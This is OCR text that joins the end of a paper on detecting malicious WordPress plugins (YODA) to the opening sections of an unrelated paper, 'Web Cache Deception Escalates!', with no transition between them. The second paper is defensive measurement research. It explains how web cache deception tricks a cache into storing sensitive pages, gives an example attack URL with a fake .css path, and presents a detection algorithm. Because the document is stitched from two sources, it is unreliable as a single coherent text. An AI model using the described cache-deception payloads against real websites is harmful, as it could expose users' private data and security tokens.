YODA generates the AST for all of the plugin code files and parses it to record the sensitive API classes summarized in Table 10. These APIs will later form the sinks for semantic dataflow analysis. Table 10 shows the notations used for the classes of suspicious sinks and the API class description. For example, the *Decode* class denotes decode functions such as `base64_decode, json_decode`. The list of these sinks was identified by studying past research as well as industry reports of malicious plugins being removed from popular marketplaces between 2013-2018 [14], [30]–[32]. YODA may miss identifying sinks that are based on novel implementations of the attack behaviors

such as updates to the PHP language. Since this is a rare event, YODA's models can be updated easily when necessary.

Plugins can have inter-file dependencies that invoke suspicious APIs indirectly. An intuitive solution for handling inter-file dependencies is to analyze each plugin code file together with its dependencies, but this may lead to the repeated analysis of common dependencies and possible resource exhaustion given too many dependencies. Therefore, to increase efficiency and reduce failures YODA eliminates the inter-file dependencies by recursively replacing the dependencies with their respective ASTs via modularized API usage analysis which analyzes each dependency only once. This also handles the case of cyclic dependencies if any.

The dynamic nature of the PHP language (e.g., dynamically evaluating code) can introduce challenges to accurately detecting the suspicious sinks. If the malicious plugin generates new code that was not available during static AST generation, then YODA cannot access the sinks in the new code. However, we found that the tactic of function splitting to evade pattern-based detectors was more prevalent than new code generation. YODA handles function splitting by concatenate the individual function pieces defined in the AST to reconstruct the intended function. Lastly, if the plugin uses an external input for function creation (e.g., new code fetched from a URL), YODA cannot reconstruct the entire function at the AST-level.

YODA then analyzes all of the plugin code files to collect syntactic measurements, specifically: (1) the number of files and filetypes in a plugin, (2) the effective plugin state (described in §3.1), (3) the longest code-line length (termed *Long_Line*) and (4) the presence of UTF-8 encoded characters or obfuscation patterns [9], [48] such as a combination of `'O'`s and `'O'`s (termed *Jumbled_Obfus*). These measurements will be used to detect the code obfuscation behaviors in semantic analysis (Table 2).

D SEO By Nulled Plugins

Nulled marketplaces existed since 2013, but they gained popularity around 2018, and their blackhat SEO campaigns accelerated only in early 2019. A Google search for any "_____ WordPress plugin/theme free download" almost always has a nulled marketplace in the top five results. Figure 6 shows the search engine results for one of the popular WordPress themes, DooPlay, normally priced at $80 [85]. Here, the highlighted four of the top five results on Google search lead us to nulled marketplaces that are known for distributing malicious plugins and themes. In Nov 2019, WordFence alerted the community about a rouge blackhat SEO malware campaign via nulled malicious plugins and themes [15]. Despite this knowledge, the attackers have successfully maintained their ranks on the search engine results.




Figure 6: Google Search Results of a Typical Paid Plugin.

Web Cache Deception Escalates!

Seyed Ali Mirheidari
University of Trento & Splunk Inc.

Matteo Golinelli
University of Trento

Kaan Onarlioglu
Akamai Technologies

Engin Kirda
Northeastern University

Bruno Crispo
University of Trento

Abstract

Web Cache Deception (WCD) tricks a web cache into erroneously storing sensitive content, thereby making it widely accessible on the Internet. In a USENIX Security 2020 paper titled "Cached and Confused: Web Cache Deception in the Wild ", researchers presented the first systematic exploration of the attack over 340 websites. This state-of-the-art approach for WCD detection injects markers into websites and checks for leaks into caches. However, this scheme has two fundamental limitations: 1) It cannot probe websites that do not present avenues for marker injection or reflection. 2) Marker setup is a burdensome process, making large-scale measurements infeasible. More generally, all previous literature on WCD focuses solely on personal information leaks on websites protected behind authentication gates, leaving important gaps in our understanding of the full ramifications of WCD.

We expand our knowledge of WCD attacks, their spread, and implications. We propose a novel WCD detection methodology that forgoes testing prerequisites, and utilizes page identicality checks and cache header heuristics to test any website. We conduct a comparative experiment on 404 websites, and show that our scheme identifies over 100 vulnerabilities while "Cached and Confused" is capped at 18. Equipped with a technique unhindered by the limitations of the previous work, we conduct the largest WCD experiment to date on the Alexa Top 10K, and detect 1188 vulnerable websites. We present case studies showing that WCD has consequences well beyond personal information leaks, and that attacks targeting non-authenticated pages are highly damaging.

1 Introduction

A *web cache* refers to any technology that fronts a busy web infrastructure with the goal of temporarily storing and quickly serving frequently accessed objects. That translates to reduced load for servers, and better performance for clients.

The security community is no stranger to attacks targeting web caches. These often fall under one of two categories; poisoning caches with an exploit payload to be delivered to unsuspecting clients, or tricking the cache into storing confidential information which is then publicly exposed on the Internet. Attacks date back to the early 2000s, and the fundamental techniques have not significantly changed over the years – but the attack surface and damage potential *have*.

Content Delivery Networks (CDNs), which are globally distributed Internet overlay networks made up of caching reverse proxies, have become a ubiquitous component of many online systems that have stringent scalability, availability, and performance requirements. Official deployment figures published by three major CDN vendors Akamai, Cloudflare, and Fastly give us a glimpse of the vast amount of traffic proxied via these web caches [2, 9, 17]. A recent measurement by Guo et al. shows that 74% of the Alexa Top 1K websites utilize a CDN for delivery [22]. As of June 2021, BuiltWith estimates that of the top 10K, 100K, and 1M websites they observe, 71.79%, 62.70%, 46.59% are behind a CDN, respectively, with upward trends [5]. Combined with many other, stand-alone caching proxies (e.g., Squid, Varnish [42, 48]) and caching servers (e.g., Apache, NGINX [4, 37]) sprinkled along the Internet, it is evident that web caches are rapidly becoming critical infrastructure. That, in turn, considerably increases the likelihood and impact of a web cache attack.

As this evolution of caching technologies keeps raising the stakes, a surge of interest in novel exploitation techniques follow (e.g., [20, 29–31, 36, 38]). Notably, Omer Gil helped put the spotlight on this threat in 2017 with his work on *Web Cache Deception (WCD)*, an attack that tricks a publicly accessible proxy into caching and leaking sensitive content normally intended to be uncacheable [20, 21].

While Gil described proof-of-concept attacks on specific high-profile targets, Mirheidari et al. published *"Cached and Confused"* (or CC for short), the first work that explored the causes and consequences of WCD within a scientific framework in 2020 [36]. In particular, the authors proposed a detection methodology that involves manually creating accounts on websites to inject unique *markers* into user-editable fields, and then testing the websites with WCD exploits, checking

for the presence of markers in server responses. If the marker is present, that would indicate erroneous caching of a page containing user information, or in other words, a successful attack. The authors employed this methodology to conduct a large-scale measurement on 340 websites, found 37 to be impacted, and concluded that WCD is a widespread threat.

While the literature described above is functional and valuable as a starting point, we nevertheless observe two fundamental issues with the previous work, which limit the security community's understanding of WCD.

First, previous work solely investigates attacks on *user-provided* personal information protected behind authentication gates, and therefore, the aforementioned marker injection methodology is specifically crafted to detect erroneous caching of pages that contain such information. This approach falls short of testing pages that do not reflect user input, where there are no avenues for marker injection. Furthermore, there is a plethora of security-critical secrets (e.g., CSRF tokens, CSP nonces, OAuth state parameters) on publicly accessible pages that do not require authentication, or on websites that do not support creating user accounts at all. In such cases, marker injection is not possible or meaningful. Existing approaches have no way to test those websites, and consequently no visibility into the WCD vulnerabilities they may contain.

Second, a marker-based approach necessitates a costly process for creating and populating user accounts on every tested website, posing a roadblock to scaling up the experiments. As Mirheidari et al. also explained in their paper, this overhead limited their experiments to 295 websites using Google OAuth and 45 others where accounts had to be manually created, and therefore biased their results. In all cases, user inputs were identified and markers injected manually.

In this paper, we set out to propose a WCD detection methodology that is not hindered by the attack surface coverage and scalability limitations of the previous work. We subsequently aim to gain new insights into the severity and spread of WCD attacks.

We first present a novel methodology for detecting WCD vulnerabilities (Web Cache **D**eception **E**scalates, or DE for short). Our approach uses content identicality checks and HTTP response header heuristics in lieu of markers, and can identify vulnerabilities on *any* website. Eliminating markers also means that there is no manual setup phase involved.

We conduct an initial study on a dataset of 404 websites, and make a three-way comparison between CC and two variations of DE. Our results show that CC finds only 18 vulnerable websites, whereas our approach significantly outperforms the state-of-the-art by detecting over **100**.

Equipped with an effective methodology that is not bound by coverage or scalability limitations, we next perform the largest-scale WCD experiment to date on the Alexa Top **10K**. We detect **1188** vulnerable websites. We analyze and discuss the vulnerabilities in detail, presenting concrete evidence that WCD attacks that do not target personal information and do not exploit pages behind authentication gates are still highly damaging. Our findings reaffirm that WCD is a serious threat, but also show WCD impacts the Internet at a much greater scale than previously estimated.

To summarize, we make the following contributions:

- We present a novel methodology DE to detect WCD vulnerabilities. DE addresses the coverage and scalability limitations of the state-of-the-art approach for detecting WCD in the wild.
- We conduct a comparative experiment on 404 websites, evaluating the pros and cons of different WCD detection methodologies. We show that our approach DE significantly outperforms CC.
- We perform the largest-scale measurement experiment to date for detecting WCD in the wild, testing 10K websites. We identify 1188 vulnerable websites.
- We discuss case studies on real-life vulnerabilities impacting high-profile websites, presenting evidence for the first time that WCD attacks pose a serious threat beyond leaking personal information.

Availability. Our source code is publicly available on the authors' websites.

Disclosure. The authors of this work and "Cached and Confused" overlap. This is the follow-up to our previous WCD research.

2 Background & Research Goals

We first present an overview of web caches and how they can be exploited via WCD attacks. As our work extends the prior art on cache attacks, we also present an early discussion of related work and differentiate our research goals.

2.1 Web Caches

Even with troves of personal and sensitive data traversing the Internet, a disproportionately large slice of traffic is made up of content available for general consumption. These include static web pages, style sheets, JavaScript, documents, multimedia, software downloads, and streaming applications, which cover the whole gamut of possible sizes and access patterns. Repeated transfers of such objects can quickly get costly for both servers and clients, and even impact the overarching Internet infrastructure involved in traffic delivery. Web caches are designed to address this problem.

A web cache conceptually sits between a user issuing a web request and the destination the requested object originates from – hence often called the *origin* server. Web caches act as man-in-the-middle proxy devices, intercept the traffic, and temporarily store objects so that subsequent requests for the




Figure 1: WCD in action. A social engineering victim clicks on a malicious URL, which in turn tricks a web cache into storing sensitive profile information, publicly exposing it on the Internet.

same can be quickly served from the cache. This reduces the round-trip time for the requester, load for the server, and the overall traffic volume for the Internet infrastructure.

Web caches are implemented at multiple stages on the traffic delivery path, starting from the private caches inside browsers, ending at the application caches deployed together with the origin server, and any caching proxies that may lie in-between. Foremost, Content Delivery Networks (CDNs) with their global networks of caching proxies (i.e., *edge servers*) have become pervasive [5, 22].

Web caches are designed for storing static objects that do not have confidentiality requirements, whereas dynamically generated content that includes personal or sensitive information for each different client must be fetched from the origin afresh with each request. It is important to point out that one should not conflate *static* content with *public* content. For instance, public web pages may still contain unique, sensitive parameters dynamically generated for each visitor.

CDNs offer numerous options for website administrators to configure the caching behavior according to their needs. For example, caching decisions can be made based on the request endpoint, file extension, query string parameters, presence of a cookie, request headers, response content type, or a complex combination of many similar parameters [8, 12, 13]. More recently, major CDNs have also started to offer *edge computation* capabilities, enabling website operators to make these decisions programmatically [1, 11, 15].

Finally, the HTTP/1.1 specification defines the *Cache-Control* response headers, allowing an origin to indicate to all the downstream caches how a response body should be handled [18]. However, note that all major CDN providers allow for disregarding these cache control headers, and as Mirheidari et al. showed previously, some indeed have default configurations that do [36].

2.2 Web Cache Deception

Web Cache Deception (WCD) is an attack that exploits the request processing discrepancies between a web cache and an origin server, and subsequently tricks the cache into erroneously storing sensitive content. WCD was introduced by Omer Gil in 2017 [20, 21]. Below, we demonstrate the attack through a hypothetical case inspired by Gil's original proof-of-concept.

Figure 1 represents a typical deployment model where the origin application server is fronted by a cache. The cache server is configured to store frequently accessed static objects as determined by checking their file extensions. The attack begins when a miscreant crafts a malicious link containing the URL to a page with sensitive user profile details, but also appends to it an invalid path component that *appears* to be a static file. In this case, *"example.com/profile/"* is the legitimate page being targeted, and ***"not_a_file.css"*** is a reference to a non-existent style sheet. The attacker then distributes this link (i.e., the attack URL containing a WCD payload) via social engineering channels, and the attack plays out as follows.

1. The victim clicks on the link and their browser issues the HTTP request for the resource. The web cache receives and promptly forwards the request to the origin server.

2. The origin receives the request for the made-up resource and sees that the referenced style sheet does not exist. Therefore, it strips away the invalid path component, and reroutes the request to the *"/profile"* endpoint instead. The server indicates that the profile details should not be cached by setting the appropriate cache control headers in the response.

3. The web cache receives back the response and consults its caching rules. Oblivious to the request rewriting tak-

ing place at the origin, the cache finds a match indicating that *.css* extensions are cacheable. While there may be cache control headers present in the response, the cache is not configured to honor upstream headers. The web cache concludes that the response is safe to store. At this point, the sensitive content is publicly accessible under the URL *"example.com/profile/not_a_file.css"*.

This attack is possible due to the complex interactions between web caches, origins, and their administrators, which collectively lead to myriad potential HTTP processing discrepancies. For example, the request rerouting in Step 2 is a common behavior implemented by web frameworks that follow *clean URL* principles, as opposed to treating URLs as filesystem paths [50]. However, this backend logic is invisible from the caching proxy's vantage point. Similarly, ignoring upstream cache control headers is common practice and sometimes the default web cache configuration [36], for instance, in a large enterprise environment, where centralized management of caching rules is preferable to individually configuring web servers to return the correct headers. All in all, detecting and mitigating WCD is a non-trivial task, and neither application owners nor cache vendors are to individually blame; this is a complex system interaction problem.

2.3 Cached and Confused

In their USENIX Security 2020 paper titled *"Cached and Confused: Web Cache Deception in the Wild"*, Mirheidari et al. presented the first study exploring WCD within a scientific framework [36]. In particular, they proposed a methodology for detecting WCD in the wild and conducted a large-scale study on 340 websites drawn from the Alexa Top 1K, finding 37 of them vulnerable. The authors also proposed novel WCD payloads, or *path confusion* techniques, and surveyed the top CDN vendors with their default caching configurations, highlighting the factors contributing to the issue. This WCD detection methodology is highly relevant to our work, and we use the abbreviation CC to refer to it in the text.

At a high level, CC works as follows.

1. The tester creates an account on the website and populates user-editable fields that would normally hold personal or sensitive information with unique markers.

2. A crawler with valid authentication cookies tests the pages of the website with WCD exploits. This crawler simulates a logged in victim clicking on URLs containing WCD payloads.

3. A second crawler, this time without authenticating to the site, requests the same pages targeted in the previous step. This crawler simulates an attacker probing for successful exploits. If the response contains a marker, one of the exploits in the previous step was successful in tricking a cache into storing the page, exposing the information to an unauthenticated request.

One advantage of this approach is its robustness against false positives; the presence of a marker is strong evidence that an information leak is taking place. In fact, Mirheidari et al. cite this property as one of the reasons they chose not to employ fuzzier detection techniques. On the downside, marker injection is a manual process. The authors also acknowledge this limitation, which forces them to cap their experiments at 340 websites, 295 of which are chosen specifically due to their support for Google OAuth, easing the account creation burden through automation support.

A more fundamental limitation of CC is that it is calibrated for WCD scenarios that involve leakage of personal information protected behind authentication gates. That comes at a cost: CC has no visibility into the caching behavior of a website when the page under test does not reflect user input (i.e., markers). In fact, some websites may not even have viable avenues for marker injection. Hence, CC forfeits the opportunity to detect vulnerabilities on such pages in order to achieve robust results on pages that do reflect user input. This is significant, because erroneous caching has implications beyond personal information leaks. Dynamic pages, be they publicly accessible or protected behind authentication gates, may include secrets such as CSRF tokens, CSP nonces, and OAuth state parameters, with dire consequences if stolen. Mirheidari et al. do allude to this possibility, but they are not equipped to explore that direction using CC.

2.4 Our Motivation & Goals

Our research is directly motivated by the limitations of prior work on WCD, and important gaps those may have left in the security community's understanding of WCD's spread and impact. We propose a new methodology DE, which challenges the core design decisions made for the state-of-the-art approach CC, and in doing so allows us to explore WCD in the wild at a depth and scale previously not possible. In doing so, we aim to equip website owners and researchers with better awareness, techniques, and tools to mitigate vulnerabilities, but also to estimate how easily miscreants can identify the same vulnerabilities.

In particular, we tackle the following limitations of CC.

(P1) **Coverage Problem.** CC cannot test web pages that do not reflect markers.

(P2) **Scalability Problem.** CC has the costly prerequisites of account creation, user input identification, and marker injection – all performed manually.

By addressing these limitations, our goal is to answer the below research questions.

(Q1) How does our fuzzier WCD detection methodology DE perform compared to marker injection?

(Q2) How does expanding the scope of an Internet-wide measurement to 10K websites change our established understanding of WCD?

(Q3) What is the impact of WCD on security beyond personal information leaks? Is erroneous caching of other types of sensitive data, and in particular, those found on public pages not protected behind authentication gates, practicable? If so, what are the consequences?

2.5 Other Related Work

The works we extensively discussed above remain the only literature directly investigating WCD. Below we briefly list other attacks on web caches and CDNs.

Web cache *poisoning* is a class of attacks that involves tricking a web cache into storing a malicious payload. This essentially escalates any reflected web application attack into a stored one, widely distributed to every client accessing the cache. For example, James Kettle presented a set of such attacks on popular caching proxies [29], and more recently introduced more advanced attacks exploiting the cache key construction mechanisms used by these technologies [31]. In academic literature, Chen et al. exploited the inconsistent processing of the host header values in requests to the same effect [6]. Nguyen et al. proposed a different take on cache poisoning, employing erroneous negative caching (i.e., caching of error responses) as a means to block access to websites, resulting in a denial-of-service attack [38].

A closely related attack is *HTTP request smuggling (HRS)*. HRS targets the discrepancies in how proxies and origins determine HTTP message boundaries, which can be exploited to poison caches among other nefarious tasks. The first documented instance of practical HRS dates back to a white paper by Linhart et al. published in 2005 [35]. HRS has seen a resurgence in popularity like cache attacks, and researchers proposed new variations (e.g., [30, 32, 33]). Jabiyev et al. presented the first systematic exploration of HRS across popular server and CDN technologies via differential fuzzing [27].

The security community has made available numerous open-source projects to simplify the detection of cache attacks (e.g., [14, 26, 39, 41]). These tools primarily aim to assist penetration testers with their manual processes, targeting a specific, controlled environment. On the defense front, Amazon Web Services released a tool that inspects and categorizes requests according to their RFC compliance [3]; however, the effectiveness of this tool is yet to be quantified. All in all, there is no generally applicable detection or defense tool for cache attacks at this time.

Besides the caching issues under focus here, researchers have long studied CDNs in other security contexts, including insufficient origin validation [22], insecure mapping of clients to edge servers [24], request forwarding problems that may facilitate denial-of-service attacks [7, 23, 47], and use as a censorship evasion vector [19, 25, 51]. Other works investigated methods to reveal the origin addresses fronted by edge servers, effectively bypassing the protections afforded by a CDN [28, 49]. These works are orthogonal to our research.

3 Methodology

Our new methodology DE uses a combination of content identicality checks and header inspection heuristics to overcome the limitations of CC. While the high-level approach is the same (i.e., launch a WCD attack, verify its success), DE may not be as intuitive as injecting and retrieving markers at a first glance. Therefore we adopt a top-down presentation; we describe the high-level scheme first, and later dive into details.

Algorithm 1: DE testing an input URL for WCD.

```
   input : URL
1  result1 ← get(URL);
2  result2 ← get(URL);
3  if result1 ≠ result2 then
4      attackURL1 = generateAttackURL(URL);
5      attackURL2 = generateAttackURL(URL);
6      result1 ← get(attackURL1);
7      result2 ← get(attackURL2);
8      if result1 ≠ result2 and result1.cache = MISS then
9          result2 ← get(attackURL1);
10         if result1 = result2 and result2.cache = HIT then
11             return WCD detected;
12         end
13     end
```

3.1 Overview

Algorithm 1 presents the complete pseudo-code for our approach. Given a URL to test for the presence of a WCD vulnerability, we perform checks in three steps. If all three checks pass, we conclude that the URL contains an exploitable WCD vulnerability. We explain these steps below.

Step 1 – Does the URL return dynamic content? The premise of WCD is tricking a cache into storing dynamically generated content, as static pages are unlikely to contain sensitive data. Therefore, as a first step, we request the input URL two times, each with a fresh client state, and compare the responses (lines 1-3). If the results are identical, we conclude that this is a static page, and we abort the test. Otherwise, the URL contains dynamic content, and we proceed.

Step 2 – When we launch a WCD attack, does the server still respond with dynamic content? The next step is launching a WCD attack by modifying the input URL with a WCD payload to craft an attack URL, and requesting it. The modification process is similar to the example we presented in

Figure 1; we append a path component to the URL, which points to a non-existent style sheet. We randomize the file name to prevent Internet users from inadvertently accessing the same URL and getting poisoned cache contents. We use the `.css` extension in our payloads following the guidance from prior WCD literature; while the attack could work with other static file extensions, style sheets exist on virtually all websites, making them the optimal candidate for WCD tests.

We then make our WCD attempt by requesting this attack URL, simulating a victim visiting the link. One consideration here is to ensure that the server still responds with dynamic content to the request. That may not always be the case, for example, if the attack fails and the server responds with a generic error page. To tackle this problem, we generate *two* unique attack URLs with randomized payloads as described above (lines 4-5), launch two attacks by requesting both (lines 6-7), and compare the results (line 8, the first condition). If the results are identical, the attack has failed, and we abort the test. Otherwise, if the results differ, we proceed to the final step where we verify whether the attack was successful.

The avid reader may wonder why the dynamic content check in Step 1 is necessary if we perform a similar check again in Step 2. In a real-life test scenario, a website would be probed with multiple path confusion techniques, each resulting in a different attack URL and exposing new WCD vulnerabilities – we use the 5 techniques presented in previous work, and propose 7 new ones later in our experiments. In other words, Step 2 would be repeated many times over, slowing down the tests and putting a heavy traffic load on websites. The check in Step 1 gives us an early opportunity to filter out static pages that are not of interest, using only one request pair – a significant optimization. We need to perform a second check in Step 2 for each WCD payload to ensure that the server still responds to the modified URL.

Step 3 – Is the origin response to the attack URL cacheable? Recall that for WCD to succeed, the origin server must serve a dynamic response that erroneously gets cached. Further breaking that down, on a vulnerable site, the attack URL we requested in Step 2 (i.e., simulating a victim interaction) must elicit a response from the origin server, but further requests for the same attack URL must be served from the cache (i.e., simulating how an attacker would retrieve the sensitive content).

In this final step, we precisely perform this check by inspecting the HTTP response returned when we first visited the attack URL (line 6), and the response for a repeat request for the same URL (line 9)[1]. Specifically, we perform two sets of checks. First, we utilize HTTP response header heuristics to verify that the initial request was a cache miss (i.e., it was served by the origin), but the latter request was a cache hit (lines 8 and 10, both second conditions). Next, we compare the response bodies to verify that they are indeed identical (line 10, the first condition), which provides added assurance for the correctness of our header heuristics. If both checks pass, we conclude that the attack was successful, and that the URL has an exploitable WCD vulnerability.

[1] We could have used either of the two attack URLs we generated in Step 2 to verify the attack's success. We chose to use the first one.

3.2 Cache Header Heuristics

DE inspects HTTP response headers to heuristically determine whether a request is served from the origin server or a web cache in Step 3 above.

Web caches often transform responses by including a header that indicates to the client the result of the cache lookup. However, this mechanism is not standardized, and cache technologies implement their own proprietary headers (e.g., [10, 16, 40]). Therefore, we performed an exploratory crawl of the Internet prior to this work, supplemented that with vendor documentation, and compiled a list of header fields and values returned by popular web caches. We present these results in Table 1.

Note that the headers and their values show strong similarities between different caches. Namely, all headers we identified contain the term `cache`, and most values either `hit` or `miss`. Therefore, instead of doing strict equality checks, DE normalizes the received headers and then performs keyword searches in them. In our exploratory study, we determined this method to work as well as enforcing strict checks, with two added advantages. First, this approach makes our detection more robust against minor format or structure differences in headers often observed in the wild, for example, due to man-in-the-middle devices that incorrectly transform requests, or version differences between caches. Second, it opens up the possibility for DE to work correctly with sparsely used or private cache technologies that may be observed in large-scale experiments, provided that they follow the same conventions with their headers.

3.3 Interpreting the Results

DE addresses both limitations of CC. We do not rely on the presence of a marker or any other particular reflected input on the page, and therefore DE can test any website for WCD (i.e., we resolve the coverage problem (P1)). Similarly, because there is no initial setup necessary, DE can run large-scale experiments on the Internet or complex private enterprise deployments (i.e., we resolve the scalability problem (P2)).

We achieve these properties by utilizing fuzzier detection techniques and heuristics. Heuristics can and do fail, presenting interesting trade-offs between DE and CC. Before we experimentally investigate these, we explain what our scheme is designed to detect, and the ways it can fail.

True Positives. DE is designed to detect dynamic content that is *not cacheable* when requested through its normal URL, but is *erroneously cached* when requested with a maliciously crafted URL – the very definition of WCD. This definition

Table 1: Cache lookup status headers used by popular web caches.

CDN / Cache	Header Name(s)	*Hit* value(s)	*Miss* value(s)
Akamai	`server-timing, X-Cache, X-Cache-Remote`	`desc=HIT, TCP_HIT`	`desc=MISS, TCP_MISS`
CDN77	`X-Cache`	`HIT`	`MISS`
Cloudflare	`cf-cache-status`	`HIT`	`MISS`
CloudFront	`x-cache`	`Hit from cloudfront`	`Miss from cloudfront`
Fastly	`X-Cache`	`HIT`	`MISS`
Google Cloud	`cdn_cache_status`	`hit`	`miss`
KeyCDN	`X-Cache`	`HIT`	`MISS`
Azure	`X-cache`	`TCP_HIT, TCP_REMOTE_HIT`	`TCP_MISS`
Apache, ATS	`X-Cache`	`HIT`	`MISS`
NGINX	`X-Proxy-Cache`	`HIT`	`MISS`
Rack Cache	`X-Rack-Cache`	`hit`	`miss`
Squid	`X-Cache`	`HIT from *`	`MISS from *`
Varnish	`X-Cache`	`HIT`	`MISS`
Unknown	`x-cache-info`	`cached`	`caching`

does not make any assumptions about the *impact* of the attack; the erroneously cached content may or may not be valuable for an attacker. As long as caching happens contrary to the informed instructions of the website owner, an *exploitable* WCD vulnerability exists.

For example, some pages with non-sensitive content may include dynamic parts containing dates, server response time metrics, or email obfuscation strings. If these pages are normally not cacheable, but with a WCD attack they are cached, this is a true positive for our purposes, regardless of the value of the leaked content. The server & cache combination interacts in a hazardous manner, and a future update to the page with sensitive information would have a security impact.

False Positives. Our definition of false positives directly follows from the above. Any finding that does not involve accidental caching of non-cacheable content is a false positive.

While this definition remains a constant, the particular *reasons* for false positive findings are closely tied to the WCD detection mechanism used. In CC, false positives are due to markers that a web application *intentionally* reflects in its responses. Even when there is no successful WCD attack taking place, the marker presence incorrectly signals to the crawler that sensitive information has leaked. Identifying such false positives requires a manual analysis of every finding and assessing whether the markers are returned due to WCD.

DE probes a page with a WCD payload, and checks whether the page is dynamic and whether it is cached. If both are true, it flags this as a finding. However, this detection mechanism cannot distinguish between *explicitly* and *erroneously* cached dynamic content.

Dynamic pages may still be explicitly configured to be cacheable by the website owner. In other words, the page would be cached even when requested normally, without a WCD attack. This may be due to aggressive server performance optimizations; for example, some non-sensitive dynamic objects could be allowed to be served from a cache, perhaps with a short TTL, even if they go stale. Alternatively, there could be human error; the website owner may have accidentally configured a dynamic page for caching – even though this is not an informed decision, it is still an explicit instruction. Regardless of the circumstances, DE would incorrectly flag the situation as a successful WCD attack.

One advantage of DE over CC is that its false positives can be identified and removed automatically, without human analysis. This is a trivial check shown in Algorithm 2. Specifically, we take each URL DE flags as vulnerable, request it twice normally, *without using a WCD payload*, and use the same header heuristics to test whether the second response was served from the cache. A cache hit means that the URL is still cached when there is no attack, hence a false positive. This check can also be integrated into our methodology (Algorithm 1, lines 1-3) with no added traffic load.

Algorithm 2: Test if a DE finding is a false positive.

```
input : URL
result ← get(URL);
result ← get(URL);
if result.cache = HIT then
    return False positive;
return True positive;
```

False Negatives. DE relies on cache status headers to determine whether our WCD attempts indeed result in the prerequisite cache miss followed by a hit. Because cache status reporting mechanisms are not standardized, servers may return headers unknown to DE, or no headers at all. Furthermore, by design, DE does not authenticate to websites, and hence cannot test pages behind authentication gates. As a result, DE is bound to miss WCD vulnerabilities in the wild. The impact of false negatives is not trivial to quantify; there exists no ground truth. Thus, our results should be interpreted as a lower bound on vulnerabilities.

4 Comparative Evaluation

We now present the results of our first experiment, where we run both DE and CC on a dataset of 404 websites for a comparative evaluation.

4.1 DE with Authentication

In doing this exercise, we are primarily interested in understanding how our scheme compares to the marker injection approach; however, there is a confounding factor in this experiment: DE cannot access pages behind authentication gates, whereas CC was specifically designed to test those pages *only*. Therefore, in order to investigate both the impact of the protocol change and authentication state on WCD detection efficacy, we introduce a third methodology, called DE_{auth}.

DE_{auth} is a hybrid approach between DE and CC. It uses our novel detection scheme at its core, but like CC, requires an account to be manually created on the website so that the attack URL is requested (Algorithm 1, lines 6-7) with valid authentication cookies, simulating a logged in victim clicking on the malicious link. There are no other changes; DE_{auth} probes the cache contents with an unauthenticated request like before, simulating an attacker (Algorithm 1, line 9).

4.2 The Experiment

We implement CC as described by Mirheidari et al. [36] and our two new schemes inside HTTP crawlers, and perform one crawl with each for a total of three runs. We set up our crawler to visit pages on any subdomain we may discover on the target website, and test at most 500 URLs on each FQDN.

We test each page with 12 attack URLs utilizing distinct WCD payloads. These include the original invalid path extension technique we illustrated in Figure 1, 4 path confusion techniques Mirheidari et al. proposed that exploit URL encoding discrepancies, and a further 7 novel encoding tricks we devise. We do not aim to position these new techniques as a scientific contribution; however, they are valuable for practical bug hunting situations. Readers can refer to Appendix A for examples and a breakdown of our findings for each.

We draw our crawl seed pool of 404 websites from the Alexa Top 100K. We choose these targets due to the marker injection requirements/limitations of CC, by following the general protocol described in "Cached and Confused". Specifically, we first crawl the front pages of Alexa Top 100K, and identify websites that support standard Single Sign-On schemes by searching for links containing keywords (e.g., login, register) and OAuth & OpenID Connect parameters. We then manually filter out websites that require sensitive credentials such as social security numbers or bank accounts for account creation. We end up with 404 websites, create accounts on them, inject markers into user-editable fields, and collect session cookies for each to be used by CC and DE_{auth}. This process necessarily yields a data set that carries the same biases as the one used in "Cached and Confused"; this is another limitation of CC, and it has no material impact on our comparative analysis.

We configure the DE and DE_{auth} crawlers to record the page differences during dynamic content checks for websites flagged as vulnerable, so that we can scan these with regular expressions to detect common categories of sensitive data that may be leaked by the attack.

